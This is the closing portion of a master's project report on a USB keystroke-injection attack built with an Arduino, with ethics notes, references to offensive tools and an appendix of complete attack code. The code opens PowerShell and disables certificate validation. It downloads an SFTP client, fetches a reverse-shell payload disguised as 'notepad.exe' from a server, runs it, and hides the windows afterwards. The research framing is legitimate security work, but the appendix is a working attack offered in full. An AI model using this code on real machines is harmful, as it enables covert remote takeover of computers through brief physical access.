To bypass Driver Signature Verification, the Arduino should be able to 'spoof' a valid driver signature.

11 Ethical Issues

The purpose of this project is to get unauthorized access to computers. All the tests were performed in a lab environment. The USB was not used on personal computers or production networks without getting explicit permission to do so.

12 Acknowledgments

This project was conducted at KPMG as a part of the System and Network Engineering Master. I would like to thank Ruud Verbij and Jarno Roos from KPMG for their help in making the concept and their guidance throughout this project.

References

[1] Microsoft, Technet, https://technet.microsoft.com, Accessed on 21 Jan 2015

[2] Microsoft, *Definition of a Security Vulnerability*, https://technet.microsoft.com/en-us/library/cc751383.aspx, Accessed on 21 Jan 2015

[3] Arduino Micro, http://arduino.cc/en/Main/ArduinoBoardMicro, Accessed on 07 Jan 2015

[4] Kali Linux, https://www.kali.org/, Accessed on 21 Jan 2015

[5] BlackHat USA 2014, Karsten Nohl and Jakob Lell, *BadUSB - On Accessories that Turn Evil*, https://srlabs.de/badusb/, Accessed on 07 Jan 2015

[6] Samy Kamkar, *USBDriveBy*, http://samy.pl/usbdriveby/, Accessed on 07 Jan 2015

[7] Nikhil "SamratAshok" Mittal, Kautilya, https://github.com/samratashok/Kautilya, Accessed on 08 Jan 2015

[8] Oracle, https://www.virtualbox.org/, Accessed on 21 Jan 2015

[9] HarmJ0y, Chris Truncer, Mike Wright, *Veil-Evasion*, https://www.veil-framework.com/framework/veil-evasion/, Accessed on 22 Jan 2015

[10] Piotr Bania, *Kon Boot*, http://www.piotrbania.com/all/kon-boot/, Accessed on 21 Jan 2015

[11] Microsoft, *Advanced startup options (including safe mode)*, http://windows.microsoft.com/en-us/windows/advanced-startup-options-including-safe-mode#1TC=windows-7, Accessed on 21 Jan 2015

[12] Offensive Security Ltd., *About the Metasploit Meterpreter*, http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter, Accessed on 26 Jan 2015

[13] mitmproxy project, http://mitmproxy.org/doc/mitmproxy.html, Accessed on 07 Jan 2015

[14] PJRC, Teensy, https://www.pjrc.com/teensy/, Accessed on 30 Jan 2015

[15] HAK5, USB Rubber Ducky, usbrubberducky.com, Accessed on 07 Jan 2015

[16] Veil-Evasion Github Repository, https://github.com/Veil-Framework/Veil-Evasion/, Accessed on 01 Feb 2015

[17] Simon Tatham, PSFTP, 06 Nov 2008, http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html, Accessed on 01 Feb 2015

Appendix

A - Arduino code

```
void setup() {
        delay(1000);
        Keyboard.begin();
        delay(1000);

        //Minimize currently open windows
        Keyboard.press(KEY_LEFT_GUI);
        Keyboard.press('m');
        Keyboard.releaseAll();
        delay(100);

        // WIN + r
        Keyboard.press(KEY_LEFT_GUI);
        Keyboard.press('r');
        Keyboard.releaseAll();
        delay(700);

        // start Powershell
        Keyboard.print("powershell");
        delay(19);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(300);

        // Go to user folder
        Keyboard.print("cd $env:userprofile");
        delay(100);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(20);

        // Download PSFTP.exe. Verify link before tests or put file on dedicated web
            server
        Keyboard.print("[Net.ServicePointManager]::ServerCertificateValidationCallback =
            {$true}");
        delay(200);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(100);
        Keyboard.print("(new-object
            System.Net.WebClient).DownloadFile(\"http://the.earth.li/~sgtatham/putty/latest/x86/psftp.ex
            \"$env:USERPROFILE\\psftp.exe\")");
        delay(900);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(500);
```

```
        // Securely log in to the server and get the reverse_tcp MSFVenom .exe file
            (change server name, password and file name as needed)
        Keyboard.print(".\\psftp.exe test@10.220.103.107 -pw password");
        delay(100);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(1000);
        Keyboard.print("y"); // If server's fingerprint needs to be accepter
        delay(200);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(1000);
        Keyboard.print("get \"notepad.exe\" \"notepad.exe\"");
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(1000);
        Keyboard.print("exit");
        delay(100);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(500);

        // Run the .exe file and exit powershell
        Keyboard.print("cd $env:userprofile; .\\notepad.exe");
        delay(70);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();
        delay(100);
        Keyboard.print("exit");
        delay(20);
        Keyboard.press(KEY_RETURN);
        Keyboard.releaseAll();

        //restore previously minimized windows
        delay(200);
        Keyboard.press(KEY_LEFT_GUI);
        Keyboard.press(KEY_LEFT_SHIFT);
        Keyboard.press('m');
        Keyboard.releaseAll();
        Keyboard.end();
}
void loop(){}
```